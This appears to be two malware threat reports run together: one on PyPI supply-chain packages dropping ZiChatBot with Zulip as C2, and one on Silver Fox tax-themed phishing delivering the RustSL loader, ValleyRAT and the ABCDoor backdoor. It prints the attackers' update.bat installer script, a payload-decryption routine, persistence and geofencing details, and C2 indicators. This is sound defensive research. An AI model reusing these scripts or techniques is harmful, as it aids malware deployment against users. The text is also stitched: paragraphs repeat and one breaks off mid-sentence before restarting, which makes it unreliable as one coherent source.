Introduction
Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.
Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.
While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.
To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.
Technical details
Spreading
The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.
Malicious wheel packages
The packages added by the attacker and listed on PyPI’s download pages are:
uuid32-utils library for generating a 32-character random string as a UUID
colorinal library for implementing cross-platform color terminal text
termncolor library for ANSI color format for terminal output
The key metadata for these packages are as follows:
Pip install command
File name
First upload date
Author / Email
pip install uuid32-utils
uuid32_utils-1.x.x-py3-none-[OS platform].whl
2025-07-16
laz**** / laz****@tutamail.com
pip install colorinal
colorinal-0.1.7-py3-none-[OS platform].whl
2025-07-22
sym**** / sym****@proton.me
pip install termncolor
termncolor-3.1.0-py3-none-any.whl
2025-07-22
sym**** / sym****@proton.me
Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:
Distribution information of the colorinal project
Initial infection
The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.
A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.
The termncolor library imports the malicious colorinal library
During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.
Windows version
Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.
After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.
The __init__.py script imports the malicious file unicode.py
This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.
The code loads the dropper into the host Python process
The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.
Dropper for ZiChatBot
From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:
Deploy ZiChatBot.
Establish an auto-run mechanism.
Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.
The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.
Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.
To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:
Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.
The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.
Linux version
The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.
The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.
ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.
In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.
ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.
Infrastructure
We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.
The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.
Victims
The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.
Zulip has officially deactivated the “helper” organization
Attribution
Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.
Analysis results of dropper using KTAE system
Conclusions
As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.
In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.
In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.
Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the
In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.
Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the archive was a modified Rust-based loader pulled from a public repository. This loader would download and execute the well-known ValleyRAT backdoor. The campaign impacted organizations across the industrial, consulting, retail, and transportation sectors, with over 1600 malicious emails recorded between early January and early February.
During our investigation, we also discovered that the attackers were delivering a new ValleyRAT plugin to victim devices, which functioned as a loader for a previously undocumented Python-based backdoor. We have named this backdoor ABCDoor. Retrospective analysis reveals that ABCDoor has been part of the Silver Fox arsenal since at least late 2024 and has been utilized in real-world attacks from the first quarter of 2025 to the present day.
Email campaign
In the January campaign, victims received an email purportedly from the tax service with an attached PDF file.

Phishing email sent to victims in Russia
The PDF contained two clickable links to download an archive, both leading to a malicious website: abc.haijing88[.]com/uploads/фнс/фнс.zip.
Contents of the PDF file from the January phishing wave
Contents of the фнс.zip archive
In the December campaign, the malicious code was embedded directly within the files attached to the email.
Phishing email sent to victims in India
The email shown in the screenshot above was sent via the SendGrid cloud platform and contained an archive named ITD.-.rar. Inside was a single executable file, Click File.exe, with an Adobe PDF icon (the RustSL loader).
Contents of ITD.-.rar
Additionally, in late December, emails were distributed with an attachment titled GST.pdf containing two links leading to hxxps://abc.haijing88[.]com/uploads/印度邮箱/CBDT.rar. (印度邮箱 translates from Chinese as “Indian mailbox”).
PDF file from the phishing email
Both versions of the campaign attempt to exploit the perceived importance of tax authority correspondence to convince the victim to download the document and initiate the attack chain. The method of using download links within a PDF is specifically designed to bypass email security gateways; since the attached document only contains a link that requires further analysis, it has a higher probability of reaching the recipient compared to an attachment containing malicious code.
RustSL loader
The attackers utilized a modified version of a Rust-based loader called RustSL, whose source code is publicly available on GitHub with a description in Chinese:
Screenshot of the description from the RustSL loader GitHub project
The description also refers to RustSL as an antivirus bypass framework, as it features a builder with extensive customization options:
Eight payload encryption methods
Thirteen memory allocation methods
Twelve sandbox and virtual machine detection techniques
Thirteen payload execution methods
Five payload encoding methods
Furthermore, the original version of RustSL encrypts all strings by default and inserts junk instructions to complicate analysis.
The Silver Fox APT group first began using a modified version of RustSL in late December 2025.
Silver Fox RustSL
This section examines the key changes the Silver Fox group introduced to RustSL. We will refer to this customized version as Silver Fox RustSL to distinguish it from the original.
The steganography.rs module
The attackers added a module named steganography.rs to RustSL. Despite the name, it has little to do with actual steganography; instead, it implements the unpacking logic for the malicious payload.
The usage of the new module within the Silver Fox RustSL code
The threat actors also modified the RustSL builder to support the new format and payload packing.
The attackers employed several methods to deliver the encrypted malicious payload. In December, we observed files being downloaded from remote hosts followed by delivery within the loader itself. Later, the attackers shifted almost entirely to placing the malicious payload inside the same archive as the loader, disguised as a standalone file with extensions like PNG, HTM, MD, LOG, XLSX, ICO, CFG, MAP, XML, or OLD.
Encrypted malicious payload format
The encrypted payload file delivered by the Silver Fox RustSL loader followed this structure:
<RSL_START>rsl_encrypted_payload<RSL_END>
If additional payload encoding was selected in the builder, the loader would decode the data before proceeding with decryption.
The rsl_encrypted_payload followed this specific format:
Below is a description of the data blocks contained within it:
sha256_hash: the hash of the decrypted payload. After decryption, the loader calculates the SHA256 hash and compares it against this value; if they do not match, the process terminates.
enc_payload_len: the size of the encrypted payload
sgn_iterations and sgn_key: parameters used for decryption
sgn_decoder_size and decoder: unused fields
enc_payload: the primary payload
Notably, the new proprietary steganography.rs module was implemented using the same logic as the public RustSL modules (such as ipv4.rs, ipv6.rs, mac.rs, rc4.rs, and uuid.rs in the decrypt directory). It utilized a similar payload structure where the first 32 bytes consist of a SHA-256 hash and the payload size.
To decrypt the malicious payload, steganography.rs employed a custom XOR-based algorithm. Below is an equivalent implementation in Python:
def decrypt(data: bytes, sgn_key: int, sgn_iterations: int) -> bytes:
    buf = bytearray(data)
    xor_key = sgn_key & 0xFF

    for _ in range(sgn_iterations):
        k = xor_key
        for i in range(len(buf)):
            dec = buf[i] ^ k

            if k & 1:
                k = (dec ^ ((k >> 1) ^ 0xB8)) & 0xFF
            else:
                k = (dec ^ (k >> 1)) & 0xFF

            buf[i] = dec

    return bytes(buf)
The unpacking process consists of the following stages:
Extraction of rsl_encrypted_payload.The loader extracts the encrypted payload body located between the <RSL_START> and <RSL_END> markers.
Original file containing the encrypted malicious payload
XOR decryption with a hardcoded key.Most loaders used the hardcoded key RSL_STEG_2025_KEY.
Payload decoding occurs if the corresponding setting was enabled in the builder.The GitHub version of the builder offers several encoding options: Base64, Base32, Hex, and urlsafe_base64. Silver Fox utilized each option at least once. Base64 was the most frequent choice, followed by Hex and Base32, with urlsafe_base64 appearing in a few samples.
Encrypted malicious payload prior to the final decryption stage
Decryption of the final payload using a multi-pass XOR algorithm that modifies the key after each iteration (as demonstrated in the Python algorithm provided above).
The guard.rs module
Another module added to Silver Fox RustSL is guard.rs. It implements various environment checks and country-based geofencing.
In the earliest loader samples from late December 2025, the Silver Fox group utilized every available method for detecting virtual machines and sandboxes, while also verifying if the device was located in a target country. In later versions, the group retained only the geolocation check; however, they expanded both the list of countries allowed for execution and the services used for verification.
The GitHub version of the loader only includes China in its country list. In customized Silver Fox loaders built prior to January 19, 2026, this list included India, Indonesia, South Africa, Russia, and Cambodia. Starting with a sample dated January 19, 2026 (MD5: e6362a81991323e198a463a8ce255533), Japan was added to the list.
To determine the host country, Silver Fox RustSL sends requests to five public services:
ip-api.com (the GitHub version relies solely on this service)
ipwho.is
ipinfo.io
ipapi.co
www.geoplugin.net
Phantom Persistence
We discovered that a loader compiled on January 7, 2026 (MD5: 2c5a1dd4cb53287fe0ed14e0b7b7b1b7), began to use the recently documented Phantom Persistence technique to establish persistence. This method abuses functionality designed to allow applications requiring a reboot for updates to complete the installation process properly. The attackers intercept the system shutdown signal, halt the normal shutdown sequence, and trigger a reboot under the guise of an update for the malware. Consequently, the loader forces the system to execute it upon OS startup. This specific sample was compiled in debug mode and logged its activity to rsl_debug.log, where we identified strings corresponding to the implementation of the Phantom Persistence technique:
[unix_timestamp] God-Tier Telemetry Blinding: Deployed via HalosGate Indirect Syscalls.
[unix_timestamp] RSL started in debug mode.
[unix_timestamp] ==========================================
[unix_timestamp]     Phantom Persistence Module (Hijack Mode)
[unix_timestamp] ==========================================
[unix_timestamp] [*] Calling RegisterApplicationRestart...
[unix_timestamp] [+] RegisterApplicationRestart succeeded.
[unix_timestamp] [*] Note: This API mainly works for application crashes, not for user-initiated shutdowns.
[unix_timestamp] [*] For full persistence, you need to trigger the shutdown hijack logic.
[unix_timestamp] [*] Starting message thread to monitor shutdown events...
[unix_timestamp] [+] SetProcessShutdownParameters (0x4FF) succeeded.
[unix_timestamp] [+] Window created successfully, message loop started.
[unix_timestamp] [+] Phantom persistence enabled successfully.
[unix_timestamp] [*] Hijack logic: Shutdown signal -> Abort shutdown -> Restart with EWX_RESTARTAPPS.
[unix_timestamp] Phantom persistence enabled.
[unix_timestamp] Mouse movement check passed.
[unix_timestamp] IP address check passed.
[unix_timestamp] Pass Sandbox/VM detection.
Attack chain and payloads
During this phishing campaign, Silver Fox utilized two primary methods for delivering malicious archives:
As an email attachment
Via a link to an external attacker-controlled website contained within a PDF attachment
We also observed three different ways the payload was positioned relative to the loader:
Embedded within the loader body
Hosted on an external website as a PNG image
Placed within the same archive as the loader
The diagram below illustrates the attack chain using the example of an email containing a PDF file and the subsequent delivery of a malicious payload from an external attacker-controlled website.
Attack chain of the campaign utilizing the RustSL loader
The infection chain begins when the user runs an executable file (the Silver Fox modification of the RustSL loader) disguised with a PDF or Excel icon. RustSL then loads an encrypted payload, which functions as shellcode. This shellcode then downloads an encrypted ValleyRAT (also known as Winos 4.0) backdoor module named 上线模块.dll from the attackers’ server. The filename translates from Chinese as “online-module.dll”, so for the sake of clarity, we’ll refer to it as the Online module.
Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module
The Online module proceeds to load the core component of ValleyRAT: the Login module (the original filename 登录模块.dll_bin translates from Chinese as “login-module.dll_bin”). This module manages C2 server communication, command execution, and the downloading and launching of additional modules.
The initial shellcode, as well as the Online and Login modules, utilize a configuration located at the end of the shellcode:
End of the decrypted payload: ValleyRAT (Winos 4.0) configuration
The values between the “|” delimiters are written in reverse order. By restoring the correct character sequence, we obtain the following string:
The key configuration parameters in this string are:
p#, o#: IP addresses and ports of the ValleyRAT C2 servers in descending order of priority
bz: the creation date of the configuration
The Silver Fox group has long employed the infection chain described above – from the encrypted shellcode through the loading of the Login module – to deploy ValleyRAT. This procedure and its configuration parameters are documented in detail in industry reports: (1, 2, and 3).
Once the Login module is running, ValleyRAT enters command-processing mode, awaiting instructions from the C2. These commands include the retrieval and execution of various additional modules.
ValleyRAT utilizes the registry to store its configurations and modules:
Registry key
Description
HKCU:\Console\0
For x86-based modules
HKCU:\Console\1
For x64-based modules
HKCU:\Console\IpDate
Hardcoded registry location checked upon Login module startup
HKCU:\Software\IpDates_info
Final configuration
The ValleyRAT builder leaked in March 2025 contained 20 primary and over 20 auxiliary modules. During this specific phishing campaign, we discovered that after the main module executed, it loaded two previously unseen modules with similar functionality. These modules were responsible for downloading and launching a previously undocumented Python-based backdoor we have dubbed ABCDoor.
Custom ValleyRAT modules
The discovered modules are named 保86.dll and 保86.dll_bin. Their parameters are detailed in the table below.
HKCU:\Console\0 registry key value
Module name
Library MD5 hash
Compiled date and time (UTC)
fc546acf1735127db05fb5bc354093e0
保86.dll
4a5195a38a458cdd2c1b5ab13af3b393
2025-12-04 04:34:31
fc546acf1735127db05fb5bc354093e0
保86.dll
e66bae6e8621db2a835fa6721c3e5bbe
2025-12-04 04:39:32
2375193669e243e830ef5794226352e7
保86.dll_bin
e66bae6e8621db2a835fa6721c3e5bbe
2025-12-04 04:39:32
Of particular note is the PDB path found in all identified modules: C:\Users\Administrator\Desktop\bat\Release\winos4.0测试插件.pdb. In Chinese, 测试插件 translates to “test plugin”, which may suggest that these modules are still in development.
Upon execution, the 保86.dll module determines the host country by querying the same five services used by the guard.rs module in Silver Fox RustSL: ipinfo.io, ip-api.com, ipapi.co, ipwho.is, and geoplugin.net. For the module to continue running, the infected device must be located in one of the following countries:
Countries where the 保86.dll module functions
If the geolocation check passes, the module attempts to download a 52.5 MB archive from a hardcoded address using several methods. The sample with MD5 4a5195a38a458cdd2c1b5ab13af3b393 queried hxxp://154.82.81[.]205/YD20251001143052.zip, while the sample with MD5 e66bae6e8621db2a835fa6721c3e5bbe queried
hxxp://154.82.81[.]205/YN20250923193706.zip.
Interestingly, Silver Fox updated the YD20251001143052.zip archive multiple times but continued to host it on the same C2 (154.82.81[.]205) without changing the filename.
The module implements the following download methods:
Using the InternetReadFile function with the User-Agent PythonDownloader
The archive was saved to the path %LOCALAPPDATA%\appclient\111.zip.
Contents of the 111.zip archive
The archive is quite large because the python directory contains a Python environment with the packages required to run the previously unknown ABCDoor backdoor (which we will describe in the next section), while the ffmpeg directory includes ffmpeg.exe, a statically linked, legitimate audio/video tool that the backdoor uses for screen capturing.
Once downloaded, the DLL module extracts the archive using COM methods and runs the following command to execute update.bat:
The update.bat script copies the extracted files to C:\ProgramData\Tailscale. This path was chosen intentionally: it corresponds to the legitimate utility Tailscale (a mesh VPN service based on the WireGuard protocol that connects devices into a single private network). By mimicking a VPN service, the attackers likely aim to mask their presence and complicate the analysis of the compromised system.
@echo off
set "script_dir=%~dp0"
set SRC_DIR=%script_dir%
set DES_DIR=C:\ProgramData\Tailscale

rmdir /s /q "%DES_DIR%"
mkdir "%DES_DIR%"
call :recursiveCopy "%SRC_DIR%" "%DES_DIR%"

start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
exit /b

:recursiveCopy
set "src=%~1"
set "dest=%~2"
if not exist "%dest%" mkdir "%dest%"
for %%F in ("%src%\*") do (
    copy "%%F" "%dest%" >nul
)
for /d %%D in ("%src%\*") do (
    call :recursiveCopy "%%D" "%dest%\%%~nxD"
)
exit /b
Contents of update.bat
After copying the files, the script launches the appclient Python module using the legitimate pythonw tool:
The primary entry point for the appclient module, the __main__.py file, contains only a few lines of code. These lines are responsible for utilizing the setproctitle library and executing the run function, to which the C2 address is passed as a parameter.
Code for main.py: the module entry point
The setproctitle library is primarily used on Linux or macOS systems to change a displayed process name. However, its functionality is significantly limited on Windows; rather than changing the process name itself, it creates a named object in the format python(<pid>): <proctitle>. For example, for the appclient module, this object would appear as follows:
We believe the use of setproctitle may indicate the existence of backdoor versions for non-Windows systems, or at least plans to deploy it in such environments.
The appclient.core module has a PYD extension and is a DLL file compiled with Cython 3.0.7. This is the core module of the backdoor, which we have named ABCDoor because nearly all identified C2 addresses featured the third-level domain abc.
Upon execution, the backdoor establishes persistence in the following locations:
Windows registry: It adds "<path_to_pythonw.exe>" -m appclient to the value HKCU:\Software\Microsoft\Windows\CurrentVersion\Run:AppClient, e.g:
The command creates a task named “AppClient” that runs every minute.
The backdoor is built on the asyncio and Socket.IO Python libraries. It communicates with its C2 via HTTPS and uses event handlers to processes messages asynchronously. The backdoor follows object-oriented programming principles and includes several distinct classes:
MainManager: handles C2 connection and authorization (sending system metadata)
MessageManager: registers and executes message handlers
AutoStartManager: manages backdoor persistence
ClientManager: handles backdoor updates and removal
SystemInfoManager: collects data from the victim’s system, including screenshots
RemoteControlManager: enables remote mouse and keyboard control via the pynput library and manages screen recording (using the ScreenRecorder child class)
FileManager: performs file system operations
KeyboardManager: emulates keyboard input
ProcessManager: manages system processes
ClipboardManager: exfiltrates clipboard contents to the C2
CryptoManager: provides functions for encrypting and decrypting files and directories (currently limited to DPAPI; asymmetric encryption functions lack implementation)
First, the get_machine_guid_via_file_func function attempts to read an identifier from the file %LOCALAPPDATA%\applogs\device.log. If the file does not exist, it is created and initialized with a random UUID4 value. However, immediately after this, the get_machine_guid_via_reg function overwrites the identifier obtained by the first function with the value from HKLM:\SOFTWARE\Microsoft\Cryptography:MachineGuid. This likely indicates a bug in the code.
The primary characteristic of this backdoor is the absence of typical remote control features, such as creating a remote shell or executing arbitrary commands. Instead, it implements two alternative methods for manipulating the infected device:
Emulating a double click while broadcasting the victim’s screen
A "file_open" message within the FileManager class, which calls the os.startfile function. This executes a specified file using the ShellExecute function and the default handler for that file extension
For screen broadcasting, the backdoor utilizes a standalone ffmpeg.exe file included in the ABCDoor archive. While early versions could only stream from a single monitor, recent iterations have introduced support for streaming up to four monitors simultaneously using the Desktop Duplication API (DDA). The broadcasting process relies on the screen capture functions RemoteControl::ScreenRecorder::start_single_monitor_ddagrab, RemoteControl::ScreenRecorder::start_multi_monitor_ddagrab, and RemoteControl::ScreenRecorder::test_ddagrab_support. These functions generate a lengthy string of launch arguments for ffmpeg; these arguments account for monitor orientation (vertical or horizontal) and quantity, stitching the data into a single, cohesive stream.
Because ABCDoor runs within a legitimate pythonw.exe process, it can remain hidden on a victim’s system for extended periods. However, its operation involves various interactions with the registry and file system that can be used for detection. Specifically, ABCDoor:
Writes its initial installation timestamp to the registry value HKCU:\Software\CarEmu:FirstInstallTime
Creates the directory and file %LOCALAPPDATA%\applogs\device.log to store the victim’s ID
Logs any exceptions to %LOCALAPPDATA%\applogs\exception_logs.zip. Interestingly, Silver Fox even implemented a Utility::upload_exception_logs function to send this archive to a specified URI, likely to help debug and refine the malware’s performance
Additionally, ABCDoor features self-update and self-deletion capabilities that generate detectable artifacts. Updates are downloaded from a specific URI to %TEMP%\tmpXXXXXXXX\update.zip (where XXXXXXXX represents random alphanumeric characters), extracted to %TEMP%\tmpXXXXXXXX\update, and executed via a PowerShell command:
The existing ABCDoor process is then forcibly terminated.
ABCDoor versions
Through retrospective analysis, we discovered that the earliest version of ABCDoor (MD5: 5b998a5bc5ad1c550564294034d4a62c) surfaced in late 2024. The backdoor evolved rapidly throughout 2025. The table below outlines the primary stages of its evolution:
Version
Compiled date (UTC)
Key updates
ABCDoor .pyd MD5 hash
121
2024.12.19 18:27:11
– Minimal functionality (file downloads, remote control using the Graphics Device Interface (GDI) in ffmpeg)
– No OOP used
– Registry persistence
– DPAPI encryption functions
– Chunked file uploading to C2
de8f0008b15f2404f721f76fac34456a
154
2025.05.09 13:36:24
– Implementation of installation channels
– Key combination emulation
9bf9f635019494c4b70fb0a7c0fb53e4
156
2025.08.11 13:36:10
– Retrieval and logging of initial installation time to the registry
a543b96b0938de798dd4f683dd92a94a
157
2025.08.28 14:23:57
– Use of DDA source in ffmpeg for monitor screen broadcasting
fa08b243f12e31940b8b4b82d3498804
157
2025.09.23 11:38:17
– Compiled with Cython 3.0.7 (previous version used Cython 3.0.12)
13669b8f2bd0af53a3fe9ac0490499e5
Evolution of ABCDoor distribution methods
Although the first version of the backdoor appeared in late 2024, the threat actor likely began using it in attacks around February or March 2025. At that time, the backdoor was distributed using stagers written in C++ and Go:
C++ stagerThe file GST Suvidha.exe (MD5: 04194f8ddd0518fd8005f0e87ae96335) downloaded a loader (MD5: f15a67899cfe4decff76d4cd1677c254) from hxxps://mcagov[.]cc/download.php?type=exe. This loader then downloaded the ABCDoor archive from hxxps://abc.fetish-friends[.]com/uploads/appclient.zip, extracted it, and executed it.
Go stagerThe file GSTSuvidha.exe (MD5: 11705121f64fa36f1e9d7e59867b0724) executed a remote PowerShell script:
Thanks to these “channel” names, we identified overlaps between ABCDoor and other malicious files likely belonging to Silver Fox. These are NSIS installers featuring the branding of the Ministry of Corporate Affairs of India (responsible for regulating industrial companies and the services sector). These installers establish a connection to the attackers’ server at hxxps://vnc.kcii2[.]com, providing them with remote access to the victim’s device. Below is the list of files we identified:
The file MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a) was also hosted on one of the servers used by the ABCDoor stagers and was downloaded via TinyURL:
Starting in November 2025, the attackers began using a JavaScript loader to deliver ABCDoor. This was distributed via self-extracting (SFX) archives, which were further packaged inside ZIP archives:
November Statement.zip (MD5: b500e0a8c87dffe6f20c6e067b51afbf) (BillReceipt.exe)
December Statement.zip (MD5: 814032eec3bc31643f8faa4234d0e049) (statement.exe)
December Statement.zip (MD5: 90257aa1e7c9118055c09d4a978d4bee) (statement verify .exe)
Statement of Account.zip (MD5: f8371097121549feb21e3bcc2eeea522) (Review the file.exe)
The ZIP archives were likely distributed through phishing emails. They contained one of two SFX files: BillReceipt.exe (MD5: 2b92e125184469a0c3740abcaa10350c) or Review the file.exe (MD5: 043e457726f1bbb6046cb0c9869dbd7d), which differed only in their icons.
Icons of the SFX archives
When executed, the SFX archive ran the following script:
SFX archive script
This script launched run_direct.ps1, a PowerShell script contained within the archive.
The run_direct.ps1 script
The run_direct.ps1 script checked for the presence of NodeJS in the standard directory on the victim’s computer (%USERPROFILE%\.node\node.exe). If it was not found, the script downloaded the official NodeJS version 22.19.0, extracted it to that same folder, and deleted the archive. It then executed run.deobfuscated.obf.js – also located in the SFX archive – using the identified (or newly installed) NodeJS, passing two parameters to it: an encrypted configuration string and a XOR key for decryption:
Decrypted configuration for the JS loader
The JS code being executed is heavily obfuscated (likely using obfuscate.io). Upon execution, it writes the channel parameter value from the configuration to the registry at HKCU:\Software\CarEmu:InstallChannel as a REG_SZ type. It then downloads an archive from the link specified in the zipUrl parameter and saves it to %TEMP%\appclient_YYYYMMDDHHMMSS.zip (or /tmp on Linux). The script extracts this archive to the %USERPROFILE%\AppData\Local\appclient directory (%HOME%/AppData/Local/appclient on Linux) and launches it by running cmd /c start /min python/pythonw.exe -m appclient in background mode with a hidden window. After extraction, the script deletes the ZIP archive.
